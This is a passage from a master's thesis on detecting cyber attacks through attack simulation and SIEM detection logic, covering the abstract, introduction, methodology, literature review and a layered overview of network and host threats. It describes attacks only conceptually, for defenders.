Myllylä Juuso

DETECTING CYBER ATTACKS IN TIME – COMBINING ATTACK SIMULATION WITH DETECTION LOGIC

UNIVERSITY OF JYVÄSKYLÄ
FACULTY OF INFORMATION TECHNOLOGY
2021

ABSTRACT

Myllylä, Juuso
Detecting cyber attacks in time – combining attack simulation with detection logic
Jyväskylä: University of Jyväskylä, 2020, 85 pp.
Cyber Security
Supervisor(s): Costin, Andrei

Cyber attacks have become harder to detect, causing the average detection time of a successful data breach to be over six months and typically costing the target organization nearly four million dollars. The attacks are becoming more sophisticated and targeted, leaving unprepared environments easy prey for the attackers. Organizations with working antivirus systems and firewalls may be surprised when they discover their network has been encrypted by a ransomware attacker. This raises a serious question, how did the attacks go undetected? The research conducted in this thesis aims to focus on the most common pitfalls regarding late or non-existent detection by defining the root cause behind the failed detections. The main goal is also to empower defenders to set up a test environment with sufficient logging policies and simulating attacks themselves. The attack simulations will then be turned into actionable detection logic, with the help of the detection logic framework. The framework is designed to guide defenders through a quick and agile process of creating more broad detection logic with the emphasis on tactics, techniques and procedures of attacks. The results in this study approach the detection issues in a broad and general manner to help defenders understand the issue of threat detection, instead of providing readily implemented solutions.

Keywords: Threat detection, cyber defence, attack simulation, SIEM, blue team, active directory

TIIVISTELMÄ

Myllylä, Juuso
Kyberhyökkäysten havaitseminen – hyökkäyssimulaation ja havaitsemislogiikan yhdistäminen
Jyväskylä: Jyväskylän yliopisto, 2020, 85 pp.
Kyberturvallisuus
Ohjaaja: Costin, Andrei

Kyberhyökkäysten havaitsemisesta on tullut entistä vaikeampaa, nostaen onnistuneen tietomurron havaitsemisajan tyypillisesti yli puoleen vuoteen, jolloin keskimäärin hyökkäys maksaa lähes neljä miljoonaa dollaria kohteelle. Hyökkäykset ovat yhä edistyneempiä sekä kohdennettuja, tehden huonosti valmistautuneista yrityksistä otollisia kohteita hyökkääjille. Vaikka yrityksillä usein on toimivat palomuurit sekä haittaohjelmien torjuntaohjelmat, saattavat he yllättyä joutuessaan uhriksi esimerkiksi kiristyshaittaohjelmahyökkäykselle. Tämä herättää kysymyksen, miten hyökkäystä ei onnistuttu havaitsemaan ajoissa? Tämän tutkimuksen tarkoituksena on selvittää juurisyyt sille, mikä aiheuttaa liian myöhäisen tai olemattoman hyökkäysten havaitsemisen. Päätavoitteena on esitellä puolustajille testiympäristö riittävillä lokituskäytännöillä, jossa he voivat itse simuloida hyökkäyksiä. Hyökkäyssimulaatiosta saadut tulokset käännetään tämän jälkeen toiminnalliseksi havaitsemislogiikaksi uhkien havaitsemis viitekehyksen avulla. Viitekehys on suunnitteltu ohjaamaan puolustajia nopean ja ketterän prosessin läpi kehittämään laajaa havaitsemislogiikkaa painottaen taktiikoita, tekniikoita sekä käytäntöjä. Tutkimuksen tulokset vastaavat esitettyihin tutkimusongelmiin yleisesti sekä laajasti, jotta puolustajat oppivat sekä ymmärtävät perimmäisen ongelman uhkien havaitsemisessa.

Avainsanat: Uhkien havaitseminen, kyberpuolustus, hyökkäyssimulaatio, SIEM, blue team, active directory

TABLE OF CONTENTS

1 INTRODUCTION 6
1.1 Disclaimer 7
1.2 Background 7
1.3 Motivation 8
1.4 Current work and research 9
1.4.1 Theoretical work and research on threat detection 9
1.4.2 Practical and current work on threat detection 10
1.5 Aim of the study 11
1.6 Research questions and scope 12
1.7 Research methodology 13
1.8 Literature review 14

2 OVERVIEW OF CYBER THREATS 17
2.1 Threat categorization 18
2.1.1 External network threats 18
2.1.2 Internal network threats 20
2.1.3 Host threats 21
2.1.4 Application threats 22
2.1.5 Data threats 23

3 OVERVIEW OF BLUE TEAM OPERATIONS 25
3.1 Objectives of a blue team 25
3.2 Continuous security monitoring 26
3.3 Threat detection architecture 27
3.4 Detection issues 28

4 TEST ENVIRONMENT 30
4.1 Architecture of the test environment 30
4.2 Logging capabilities and visibility in the environment 31

5 THREAT DETECTION FRAMEWORK 34
5.1 Current landscape of threat detection 34
5.2 Detection logic framework 36
5.2.1 Threat identification 37
5.2.2 Detecting the identified threat 38
5.2.3 SIEM Use Case 38
5.2.4 Demonstration of the detection logic 39
5.2.5 Logic evaluation 39
5.2.6 Communication of the results 40

6 CREATING ACTIONABLE DETECTION LOGIC 41
6.1 Detecting Zerologon in Active Directory environment 42
6.1.1 T1078.003 – Valid Accounts: Local Accounts 42
6.1.2 Detection of local accounts 43
6.1.3 T1087.002 – Account Discovery: Domain Account 45
6.1.4 Domain account enumeration detection 47
6.1.5 Exploiting the Zerologon vulnerability – T1098: Account Manipulation 49
6.1.6 Detecting Zerologon exploitation 51
6.1.7 Exploiting the compromised domain controller – T1003.003 OS Credential dumping: NTDS 55
6.1.8 Detecting domain controller exploitation 58

7 CONCLUSION 61

8 REFERENCES 63

1 Introduction

Detecting cyber threats and attacks in an IT-environment is a result of combining different things together. These include audit and logging policies, using a centralized logging solution and understanding the incoming log events and their significance. Commercial solutions exist, where the logs are forwarded to the product and it analyses the logs and creates automated alerts for the defenders. This is not an effective manner, since the capability of threat detection lies in the hands of the vendor, not the defender team. By empowering the defenders with the right knowledge and tools, they can achieve better results and be independent of any vendor providing them detection capabilities.

By relying on the defenders expertise in threat detection, the capability of creating novel use cases and correlations will return the investment multiplied. Defenders, who are reliant on automated detection from a third party often feel powerless compared to defenders who independently modify and improve the existing detections and create new ones, generating more involment for the latter group. All of the simulations and test environment are open source tools and publicly available, aiming to lower the barrier for more inexperienced security teams to delve into the realm of attack simulation and threat detection.

This research is a qualitative study in how to create own detection capabilities without relying on external parties. The study also has empirical elements in the form of attack simulation, then observing and evaluating the results according to the framework presented in the later chapters.

The study is divided into seven chapters. In the first chapter, the background, motivation and the aims of the study are defined. The second chapter of the study aims to provide a sufficient understanding of the current threat landscape in cybersecurity. The third chapter defines the most important aspects of the defenders, how threats are detected and what causes the most issues in threat detection. The fourth chapter is defining how defenders can create a test environment, where they can safely test their detection capabilities and configurations.

The fifth chapter introduces the threat detection framework, which is the model created to help defenders in understanding how robust detections can be made and what steps are required in creating a detection rule. Chapter six is used to demonstrate how the test environment and the threat detection framework can be used together to create actionable detection logic in detecting a recent critical Windows vulnerability, the Zerologon. The last chapter is used to summarize shortly the most important findings of the study.

1.1 Disclaimer

The research contains examples of actual attacks against active directory environments, which can cause severe damage if used on actual production environments. The attack simulations in this research are for educational purposes only to demonstrate common attacks and what log events are created from said activity. The author or its affiliated parties will not be held accountable or liable for any damages caused by using the demonstrated activities on any environment. The demonstrated attacks should never be used against targets without permission or understanding of the potential damages they could cause. Only apply the demonstrated techniques against your own test environments, never against an environment which you do not own!

1.2 Background

The current environment in cybersecurity is becoming increasingly hostile for organizations and businesses alike. Most of them are afraid of a cyberattack against their systems and most importantly, the consequences that follow these incidents. (Bada and Nurse 2019, 3). Since the cyberattacks are becoming increasingly devastating, what can be done in order to detect them in time? According to the latest Ponemon report "Cost of a Data Breach Report", the average time to detect a breach in 2019 was 206 days. (Ponemon, 2019).

In 2019, an average cost of a data breach was 3.92 million US dollars, stated in the annual report "Cost of a Data Breach Report 2019." Provided by Ponemon and IBM Security. (Ponemon, 2019). Since the average cost is so dramatic, many organizations have become more open to investing into cybersecurity programs, as stated in the Gartner's forecast released in 2020, with an estimate that the worldwide spending on cybersecurity will reach 123,8 billion US dollars in 20202. (Gartner, 2020). Unfortunately, many smaller companies might not have big budgets to spend on cybersecurity and are thus forced to explore free and open-source solutions to be able to battle against the ever-evolving cyber threat landscape.

Fortunately, detecting cyber threats is not dependent on having the most expensive, state-of-the-art tools or a large security team. Attacks and threats can

be detected by any IT team if they know what to look for. In reality, all attacks leave clues and traces behind, usually in a form of logs. For example, SQL injections and cross-site scripting attacks against an Apache server can be detected from the logs generated from the traffic the server generates, as stated by Seyvar, Çatak and Gül in their research on detecting attacks from Apache HTTP Server access logs. (Seyvar, Çatak, Gül, 2017). Malicious activity in an Active Directory environment on the other hand can be detected by auditing certain event identifiers, that are related to potential security anomalies. (Microsoft, 2018).

The biggest problem in threat detection is the understanding of the broad topic. To achieve threat detection capabilities, the defender must first understand what threats exist, how they work and how they can be detected. The foundation for this is built on the Mitre ATT&CK Framework, which is a collection of tactics, techniques and procedures used by advanced persistent threat groups and other notable threat actors. The simulated attacks in the later chapters will be mapped to the ATT&CK framework for enterprises, so they can be universally understood. (Mitre, 2020).

1.3 Motivation

The motivation for conducting the research is to empower security teams to explore options for threat detection. One rather intriguing option for creating threat detection is to simulate attacks in a test environment, strengthening the security teams understanding of how attacks work and whether their current audit policies are sufficient in detecting the threats. The nature of cyberattacks today is evolving constantly, which is why being able to simulate some of the most used tactics, techniques and procedures becomes invaluable in being able to detect cyberattacks and ultimately to reduce the average dwell time. As demonstrated in the latest Crowdstrike threat hunting report, interactive attackers tend to mostly use open-source penetration testing tools in their attacks, the defenders can also experiment with these same tools and see what they can be used for and more importantly, what kind of artefacts are left behind. (Crowdstrike, 2020).

Other significant motivation in this thesis is to demonstrate what makes detection of threats complicated and what are some of the common ways of avoiding too narrow and focused detection rules. Adapting the mindset of thinking of threats in tactics, techniques and procedures has helped me as a security analyst to improve my understanding of the current threat landscape and how threats can be detected in multiple different ways, instead of relying on for more traditional solutions, such as monitoring network traffic for known malicious domain names or searching for known file hashes that are associated with already known malware. There is a need for these as well, but the security teams around the world should shift their focus more on the “bigger” picture,

such as what other artefacts are left behind by a successful attack, rather than just an antivirus notification or a file.

The final motivation is to share a solution that can be used by any security team to improve their detection capabilities. The solution presented is a threat detection framework, designed to help defenders in creating actionable detection logic. The detection framework is used in conjunction with the mindset of tactics, techniques and procedures, along with a test environment.

1.4 Current work and research

Threat detection can be divided into two separate categories, the scientific and research-based approach embracing the possibilities machine learning provides for log analysis and to what the current situation in human based detection consists of. Both approaches attempt to find the most optimal methods of gathering information from available logs generated on the monitored environments. As the data tends to similar across different environments, machine learning can be applied by transforming said logs into training data sets, whereas the human based approach is more related to being able to make correlations and understanding the context. In the future by combining these two, threat detection should become more accessible to all organizations, reducing the average dwell time of attackers lurking around in a network.

1.4.1 Theoretical work and research on threat detection

The threat detection research in academic setting is naturally trending towards machine learning solutions. Machine learning can for example step in, once the amounts of system logs become too much for a human analyst, as described in a research released a few years ago about using deep learning for catching insider threats. (Tuor, Kaplan, Hutchinson, Nichols, Robinson, 2017). Similar research was conducted a few years earlier to also detect insider threats, based on behavior-based access control (BBAC), where the machine learning model analyses network traffic on multiple different layers. (Mayhew, Atighetchi, Adler, Greenstadt, 2015). The studies mentioned earlier leverage machine learning algorithms for sorting out vast amounts of logs to create conclusions that a user account might be compromised, as it exhibits common traits for a known, compromised user. This technology has also made its way to commercial solutions today, generally referred as UEBA (User and Entity Behavior Analytics). The user and entity behavior analytics monitors an environment by using machine learning algorithms, like the earlier examples in this chapter. A study about the topic explained that to detect anomalous behavior, normal behavior must first be established (the baseline) by evaluating the users past behavior compared to earlier behavior and comparing the same behavior to their co-workers. (Shashanka, Shen, Wang, 2016).

All the previously listed uses of machine learning were targeted against detection insider threats and compromised accounts, which seemed to be a rising trend in 2015 to 2017. In 2018, a research was published which used machine learning correlation analysis to detect advanced persistent threats. This research has interesting comparisons to this research, as the threat detection theme is rather similar. Instead of simulating attacks in a test environment, the machine learning correlation analysis was able to detect threat actors in three stages, detecting the initial threat from previously known patterns of threat actors, correlating the alert, and finally predicting the probability of an attack, which is confirmed by the analysts. (Ghafir et al, 2018).

Based on the current research regarding machine learning in threat detection, it is apparent that currently machine learning algorithms are becoming increasingly efficient in detecting anomalies in log data by being able to compare the behavior of a user or an endpoint to previously known good behavior. This method is also commonly used by humans in analysis, by comparing the newly detected anomalous behavior to what the user or machine has previously done and is there an explanation for the behavior. Since the methods are rather similar, efficient machine learning algorithms could replace current ways of working in threat detection and in security operations centers by making the most repetitive tasks obsolete. This would then provide the human analysts an opportunity to have better contextual information about the incident at hand to make better decisions, instead of spending too much time on manually searching for the same abnormal behavior.

1.4.2 Practical and current work on threat detection

The current work and research done in threat detection has evolved to newer domains, such as artificial intelligence, but detecting threats in normal IT environments persists today. Currently, the most notable research towards this is the Mitre ATT&CK Framework, which contains vast amounts of knowledge regarding most notably advanced persistent threats and what kind of documented tactics, techniques and procedures they have used in various campaigns. However, the ATT&CK framework requires sophisticated and mature environments and logging policies to detect most of the tactics, techniques, and procedures. (Strom et al. 2020).

Since most organizations are not prepared for such scrutiny, a right balance needs to be reached in designing environments to achieve the most beneficial results in security. Most guidelines and research done in logging and its best practices are starting to become outdated, which is why they need to be verified, whether the guidelines are still applicable. A reputable source for this is the NIST Special Publication 800-92, Guide to Computer Security Log Management. (NIST, 2006). Although the publication is 14 years old at the time of authoring this thesis, most of the ideas are still applicable to this date, however the technologies have become mostly obsolete.

Research about blue team operations is also becoming a bit outdated, since the focus has shifted from the standard reactive approach to a more proactive approach in detecting and deterring threats from a network. Most importantly, the lack of research aimed at detecting threats within a blue team is limited. The current work in blue team research is mostly related to the vast array of operations blue teams have, as described in the recently published article by F-Secure Consulting. (F-Secure, 2020). A more thorough view of blue team / security operations center operations is covered in a Mitre publication, which is the foundation of how a modern blue team operates. (Zimmerman, 2014).

The above mentioned four categories will form the basis for this research and will be used as main points throughout the thesis. As the current trend in threat detections is more based on threat hunting, this research will contribute to the fundamental detection baseline, which is required in order to successfully hunt for threats actively in an environment, as stated by Kerwin in his article published by the SANS institute. (Kerwin, 2020).

1.5 Aim of the study

The study aims to provide answers and solutions to one of the most fundamental issues defenders face; how can threats be detected efficiently in an environment? To answer this question, the necessary background knowledge must also be provided. The capability of detecting threats is a combination of various things, such as knowing existing threats and why they are difficult to detect, understanding what is needed from the environment and infrastructure to provide sufficient detection capabilities, and how that can be an issue, as listed in a short paper about detecting insider threats. (Sanzgiri, Dasgupta, 2016).

To solve these issues, a general overview and categorization of existing threats must be done to help defenders understand what threats exist and where they can be detected. The threats are categorized into five layers of defense in depth model (Cleghorn, 2013), ranging from threats present in external networks ranging to application-level threats, such as programming errors causing buffer overflows or other critical vulnerabilities. Once the foundation of threats is established, the readers can understand the attack simulation results better and to think what mitigations would be required to stop the simulated attacks completely.

Secondly, blue team operations need to be defined in order to understand why detecting threats is often a multi layered issue with no easy solutions. Blue team operations will also involve the definition of cybersecurity operations center, SOC as they are often related to threat detection. The blue team operations will be briefly explained, where as the focus is in the detection infrastructure, such as logging policies, SIEM infrastructure and log analysis.

The study will then continue onto the fourth chapter, where the test environment architecture is explained, with the emphasis being on the audit

policies and logging capabilities in the environment. As the goal is to lower the barrier for defensive teams, an existing solution was used as it contained robust detection and logging capabilities without the need to manually set up an environment.

After introducing the test environment and its purposes, the detection logic framework is explained in-depth to provide a solid foundation of what the idea and purpose is behind the framework. The framework is aimed as a quick and easy process for defenders when they are creating new detections to their environment and concrete examples of the usage will be provided in chapter six in the form of simulated attacks and converting the results into actionable detection logic.

Finally, the study is concluded with the attack simulation chapter, where all the previous chapters are combined and a simple attack is simulated, starting from internal reconnaissance leading up to the total compromise of the whole environment. The purpose of this chapter is to demonstrate how the detection logic framework helps defenders to understand how detection logic can be done and what to consider when creating detection rules based on the attack simulation findings.

1.6 Research questions and scope

The scope of the study is to focus on attack simulation and threat detection with providing sufficient background information to understand the potential issues faced in the attack simulation chapter, where the research is conducted. Since the topic of threat detection is exceedingly large, the threats were focused on Active Directory environment threats in the research chapter, focusing on the critical vulnerability called Zerologon. The lifecycle of the attack will be defined with the ATT&CK Framework to make the findings universally usable. The test environment is an open-source project, containing a miniature Active Directory environment with pre-configured logging and auditing policies to reduce the effort of setting up a custom test environment, as the focus of the thesis is in threat detection.
Below are the research questions this thesis will answer throughout the study.

1. What threats are organizations facing?
    a. How to categorize different attacks and threats?
2. What makes threat detection and response difficult?
    b. How can the average time to detect a breach lowered?
3. What are the requirements to solve these issues?

1.7 Research methodology

The chosen research methodology for this research is the design science research methodology. (Peffers, Tuunanen, Rothenberger, Chatterjee, 2007). The design science research method was chosen, as the detection framework also implements the fundamental six steps of design science research method. The framework will be the produced artefact. As this research is heavily linked in information systems research, the research method provides certain flexibility, as traditional qualitative interviews nor quantitative measurements of results would have been somewhat difficult to implement here.

The research is also qualitative, as there are no set metrics for determining how effectively our newly created framework can help the reader to create actionable detection logic. The design science research method has six steps, that are used in answering the research questions mentioned earlier: (Peffers, Tuunanen, Rothenberger, Chatterjee, 2007).

1. Identifying the problem and the motivation
2. Defining Objectives of a Solution
3. Design & Development (Artifact)
4. Demonstration of the artifact
5. Evaluation of the artifact
6. Communication of the artifact.

Table 1: Design science research method process model

It is also worth mentioning that the whole research will follow the design science research method, as well as creating the framework for the detection logic. The framework will have its own six steps explained later in chapter 5. This subchapter is reserved for the thesis research and how the design science research method is utilized.

The first step of the research is to properly identify the problem and the motivation behind researching said problem. The problems and the motivation were both identified in the previous chapter, which are based on recent studies and publications and the personal experiences of the author working in a blue team. Many of the issues associated with threat detection are usually insufficient logging and audit policies combined alongside ineffective event monitoring. This is such a severe issue that OWASP has also listed it as the tenth most severe application security risk list in 2017. (OWASP, 2017).

The second step is to define objectives of a solution, which is accomplished by categorising the used literature into four main categories, existing threats, blue team / SOC definitions, logging and detection capabilities in an environment and finally, simulated attacks. The ideal solution is to find a simple, easy to deploy test environment with pre-configured audit policies and logging configurations. By using available solutions in creating a small test environment, the security teams can begin experimenting right away and refer to the documented audit policies and log collection policies and compare them

to their own environments. Having sufficient logging and monitoring capabilities is necessary for properly using the threat detection framework to use it in creating different detection logics for similar attacks.

The third phase is the design and development of the artifact. In this research, the detection logic framework will be the concrete artefact. Secondary, not specifically defined artefact is the produced detection logic and rules created in the attack simulation chapter. The detection logic framework will answer (based on the design science research method) important aspects on how to create robust, scalable and as vendor-independent detection logic as possible.

Fourth and fifth steps are somewhat intertwined, as the demonstration is tightly included in evaluation. The concrete example here is: A SIEM search query for detecting threats from the test environment. The search query will utilize the SIEM solution and search for traces of a simulated attack in the environment from the various logs. This is the most iterative phase of the research, as several adjustments and some fine tuning will be required to create a function, automated detection for the threat. Examples of demonstration and evaluation could be reducing the amount of log events presented when using the search query. The ideal situation is to repeat this step at least a few times, such as starting with over 1000 log events and then choosing more fields and their values which are required in detecting the threat to have the final amount of log events the search query produces to be as close as one as possible. In this thesis, the SIEM alerts whenever a log event is found with the search query, thus the requirement for fine tuning the amounts to as small as possible.

Communication of the result is the sixth and final step of the research process. The results, which will be communicated at the end of this thesis are the detection framework and the created detection logic created in the attack simulation research chapter. The framework will produce SIEM search queries, that are written in a universal SIEM search syntax, Sigma. These search queries can be implemented in any environment, as they are technologically independent and tested to be working. The test environment will also have communicable results, the configurations and the listing of all the used technologies and instructions on how to quickly deploy a test environment / cyber range to test threats safely.

1.8 Literature review

To be able to create a scientific foundation for this thesis, appropriate literature is needed in combination with personal experience and expertise to support the claims made in this research to achieve scientific rigor. There is not much research done in this research area, so I will be utilizing literature that is related to general blue team activities, logging and monitoring best practices and the most relevant cyberthreats seen today. The requirements for the literature are listed below:

- Must be recent due to the nature of evolving threats
- Needs to be technology and vendor agnostic
- Peer-reviewed publications needed for scientific rigor

The thesis is separated into three main categories, establishing a necessary background for the researched problem by introducing definitions of the current threat landscape and exploring the different components of security teams from the perspective of threat detection. In this category, literature in the following topics is required in order to form a solid, scientific foundation for the remaining research: current threat landscape, most common attack types, attack lifecycles, different threat actors, log management, log analysis and anomaly detection. The literature used here is not limited to only those techniques. As already mentioned earlier, the best option in literature regarding log management is the "Guide to Computer Security Log Management" published by National Institute of Standards and Technology in 2006. Despite the guide being released in 2006, the same principles still apply today.

The log analysis and anomaly detection literature will form a solid foundation by utilizing an article published by Mitre, "Finding Cyber Threats with ATT&CK Based Analytics", published in 2017. The authors are also responsible for creating the ATT&CK framework, which is a crucial source material especially in the demonstration chapter when examining various tactics, techniques and procedures. (Mitre, 2017).

Threat actors and attack lifecycles are also rather interesting, since the aim is not necessarily to detect specific advanced persistent threats, using research conducted by security researchers on advanced persistent threat groups will help a lot in understanding various techniques and lifecycles of an attack. A good overview on advanced persistent threats can be found from a book published by Dr Cole in 2013. (Cole, 2013). The foundation laid by Dr Cole in 2013 is still relevant today, the groups and techniques have evolved but the basic principle of highly skilled, motivated and often, nation state sponsored actors remains today.

A reputable literature source for describing security team operations used in this thesis, provided by the Mitre corporation, "Ten Strategies of a World-Class Cybersecurity Operations Center." (Zimmerman, 2014). The publication was chosen as the foundation for security operations, due to its modern perspectives. Also, as the book also states, most of the recognized materials regarding cybersecurity operations centers were published between 1998 and 2005. (Zimmerman, 2014. p. 4).

The more technical literature is used in chapters five and six where the test environment and the simulated attacks are demonstrated. The technical documentation used in the test environment chapter needs to be from reputable sources, such as the developers of the technologies. This does create a slight vendor bias towards certain vendors since their technologies are used widely around the world in different enterprises. The demonstration chapter will require the most technical documentation, as all the simulated attacks are done

with free, open-source solutions and the only available material related to these is often written by the original creators, without having any peer-reviewed, scientific articles. The criteria here is to find the most recent and trustworthy publications to explain why certain attacks work and how they can be detected efficiently.

2 Overview of cyber threats

Many organizations struggle to understand the nature of the threats they might be facing, especially those in the cyberspace. There are a few varying definitions of information security threats. The National Institute of Standards and Technology (NIST) defined said threat to negatively affect the operations of an organization. (U.S. Department of Commerce, 2006). This definition also has the methods of causing security threats, such as unauthorized access or vulnerabilities. The heaviest emphasis of the various threats is on unauthorized access in this research, due to the clumsy categorization of the publication. The definition also holds a notion that an attacker can also successfully exploit a vulnerability. The other categories fall out of scope in this research, hence the reason for focusing on these two categories.

The threats are now defined and categorized as unauthorized access and exploitation of vulnerabilities. Noteworthy mention that exploiting a vulnerability usually leads to unauthorized access and unauthorized access can lead to vulnerability exploitation. The term "unauthorized access" is extremely broad, and it needs to be drilled down into more specific subcategories. Gaining unauthorized access usually happens multiple times during the lifecycle of a cyberattack. The first unauthorized access may come from successfully phishing credentials by using a tried and true method of a phishing email (Drake, Oliver, Koontz, 2004), the second strike might come from escalating privileges from a regular user account to administrative account and the final unauthorized access can be from accessing the confidential database. To understand this further, attack vectors and attack lifecycles must also be discussed. Attack vectors are various "gateways" for attackers to gain access to an organization. An example of an attack vector is email systems, where the attacker deploys a phishing campaign and uses email services as the attack vector. The attack vectors also need the attack lifecycle to be held in parallel, to understand the progression of the attack. (Ullah et al, 2018). Referring to the earlier example, phishing credentials is usually the first phase of a cyberattack. (Abdul, 2016). When thinking in attack lifecycles, the phishing campaign will more than likely lead to the next steps of the attack, such as user executing a malicious link or a

file, which in turn can lead to creating persistence for the attacker or whatever the motivation for the attacker might be.

2.1 Threat categorization

Threats themselves can also be categorized. An excellent way to understand the various threats is to think of what kind of layers exist in an organization about security. Security itself is a broad term, as it involves physical security, cybersecurity, policy security and these categories all have subcategories. When thinking of these different layers an attacker must pierce to reach the core, defense in depth is a suitable term of describing above mentioned example. As attacks are different and they use different tactics, techniques and procedures, a general model of defense is needed. The defense in depth model also supports the mentality of "assume breach", where a layer can be pierced only to be met with another set of defensive mechanisms an attacker has to successfully evade. The defense in depth is an old concept, but widely used today. (McGuinness, 2001). In this research, attacks and threats will also be analyzed with the defense in depth perspective.

As suggested by Seker, the defense in depth layers are divided into separate layers, which are designed to slow down the attacker. (Seker, 2020). By concentrating only on technical layers, the thesis will only focus on the following defense in depth layers: external network (Internet), internal network, host, application, and data. These categories will be broken into their own separate chapters, where threats are described from the layer perspective. The order of the five layers is also important, as most of the attacks progress from external network into internal, which then provides access to hosts, where applications can be used and exploited in order to gain data.

2.1.1 External network threats

The external network threats can be divided into two separate categories themselves. When referring to external and internal networks, the context is usually different network security zones, which consist of outside (untrusted, public), DMZ (demilitarized zone) and inside (trusted, private). These network security zones are created by using network layer three devices, such as firewalls. (Judd, 2018). By understanding these three different network security zones, we are usually referring external network threats to be targeted against the demilitarized zone, rather than the outside zone. To give a simple explanation, the purpose of DMZ network security zone is to provide internal services which can be accessed from the untrusted outside network security zone, without compromising the trusted inside network. Typical services hosted in the DMZ network security zone can be email or VPN login pages. The concept of DMZ is old, yet it is still widely used worldwide. (Young, 2001).

Before diving into the DMZ security aspect, almost every organization also has something in the untrusted public Internet, such as their websites or publicly available web applications. These services and websites are usually hosted by an external party and should not affect the deeper layers of security if breached. This security zone usually faces threats such as open-source intelligence gathering (Tuominen, 2019). Web applications are also sometimes hosted with internal infrastructure, which can act as a potential gateway for the attacker to gain access to the deeper layers of the enterprises defense in depth model. Web applications face various threats, and the current bug bounty trend is heavily focused in finding bugs in publicly available web applications to prevent just this. Web applications face threats such as injection, broken authentication, security misconfiguration and insufficient logging and monitoring, according to the leading web application security risk entity, OWASP. (OWASP, 2020).

The DMZ network security zone also shares same risks as the untrusted outside network security zone, depending on the organization and their network topology. As previously mentioned, the demilitarized zone is typically used to host internal services, which can be accessed from the untrusted outside internet network security zone. (Rouse, 2019). The open-source intelligence can be directed to services such as Shodan, which index the open services related to a specific domain name, such as the domain name of the target organization. It is possible for example to gather information regarding services and servers that are accessible to the untrusted outside network security zone. This information may aid the attacker to easily find the current version of the operating system and other useful information, which can be used to plan the attack. Such exposure might have caused a recent ransomware attack against Honda facilities in the United States, where it was believed that publicly exposed RDP (Remote Desktop Protocol) services were accessible to the untrusted public Internet, which caused a devastating ransomware incident resulting in halted production and financial losses. (Sheridan, 2020). Other typical services hosted in the DMZ might include VPN or email login pages. The threats these services typically face are massive amounts of brute force attacks. As most organizations use the logic of creating email addresses in the form of "firstname.lastname@organization.com", adversaries might crawl the publicly available information of employee names, generate an email address list, which can be used with, for example, the 1000 most common passwords and see if they can get access by this attack. (Sucuri, 2020).

Even more elegant and efficient way is to utilize phishing, where the attacker can either send out untargeted credential harvesting emails or customize them to appear to be more legitimate. Phishing is also a tactic that is not necessarily the most technically impressive attack, but it was inserted into the external network threats, as the attack vector is publicly available information, the email addresses. Phishing is also a rather complex topic, as it incorporates the psychological aspect to technical exploitation. (APWG, 2020).

2.1.2 Internal network threats

Continuing with the defense in depth model, the second layer of defense is the internal network. To access the trusted inside network security zone, the most external technical layer, external network must first be pierced. Once the attacker has successfully bypassed security measures put in place to protect the trusted inside zone, the attacker can now cause significantly more damage. It can also be implied that once the trusted inside zone has been compromised, the attacker also has access to at least one system or user account. To focus more on the network aspect, the attacker can now be considered to have access to internal resources, which might contain classified information, such as research and development material. Depending on the attack, the attacker might be satisfied to this access level and might just try to exfiltrate the data.

Typically, the attacker wants to get to the deepest layer of security, and in order to do that, they need to move laterally in the network. Lateral movement is a widely used tactic to utilize the initial compromised system to gain further access to other systems, which can then present other attack paths to further down the enterprise network. Typical threats faced within the trusted inside zone is internal reconnaissance, credential dumping and privilege escalation. (Crowdstrike, 2019). The Mitre ATT&CK Framework has defined lateral movement as one of the main tactics in a cyberattack lifecycle, located in the later stages. As earlier stated, it is also implied that once the external perimeter has been breached, the attacker now has access to at least one system, which is the starting point for lateral movement. This tactic also contains multiple techniques, which can be used in order to gain access to more systems. These techniques include remote service exploitation, spear phishing using internal accounts, transferring lateral tools, hijacking remote service sessions, using remote services, replicating with removable media, utilizing shared content, and using alternative authentication methods. (Mitre, 2020).

Depending on the attacker, the technique to laterally move across the internal network can vary tremendously. Some of these techniques require immersive technical knowledge and are typically used advanced persistent threats, such as replicating with removable media is targeted against air-gapped environments. Air-gapped environments are defined in the RFC 4949 as computers, which are not physically connected to other devices. This prevents all network-based attacks, leaving physical access the only method of infection. (Shirey, 2007). The most realistic threat in lateral movement is internal network scanning and internal phishing to gain a better understanding of the network topology and available services to further pivot to the more interesting targets. Returning to the internal phishing, the attacker will be more successful launching a campaign by using an internal email address and internal email services to target more high value user accounts. (Taylor, 2017).

2.1.3 Host threats

Host based threats share similarities to the internal network threats, as lateral movement happens both on the network and hosts. When referring to hosts, computers and servers are discussed in this context. Hosts are more focused on the threats an operating system faces and how they can be exploited in order to move deeper in the defense in depth model. To continue from the initial point of entry from external networks into a host, it is also implied that the trusted internal zone security measures have failed, and the attacker was able to gain access to a specific host. Typically, this is achieved via compromising a user account by phishing, where the attacker uses valid credentials to log into a computer in the enterprise network.

Whatever the initial infection vector might be, the threats host face is most often related to executing malicious commands and malicious code on the host. Once the attacker gains access to the first infected host, they will most likely try to achieve persistence first, to be able to return later if needed. The attacker can gain lots of information just by having access to one host, internal reconnaissance and lateral movement being the most prominent ones. Lateral movement typically employs many different techniques and procedures, such as remote desktop protocol (RDP), which has been studied in the context of employing machine learning approach for detecting such behavior. (Bai et al, 2019). Since this chapter is about threats the host itself faces, the most common tactics are infecting the host with malware, harvesting credentials from memory, executing malicious commands from terminal, or abusing misconfigurations related to environment policies, such as Active Directory. (Mitre, 2020).

One notable threat is dumping credentials from the RAM memory, where the attacker will be able to utilize various tools to access the LSASS (Local Security Authority Subsystem Service) memory. By utilizing this method, the attacker will gain the passwords of every user logged into the host from manipulating the Windows process' memory. Machine learning approach also exists for this technique, where a commonly known tool Mimikatz is used for creating a data model for endpoint detection and response tools, such as the Microsoft Defender for Endpoint (Ah-fat, Huth, Mead, Burrel, 2020). Various advanced persistent threat actors have been using this method successfully, and many tools also have ways to manipulate the LSASS memory. (Eset, 2016). Credential harvesting can also be achieved from other sources, such as browser or Security Account Manager (SAM), where the attacker gains access to hashed passwords, which can be cracked offline with the appropriate amount of computing power, given that the passwords themselves are not very complex. (Bach, 2015). This method applies for both workstations and servers. In the event of an attacker being able to dump credentials on a server, they would more likely gain administrative accounts credentials, since maintenance is usually conducted with administrative privileges, making the servers a lucrative target.

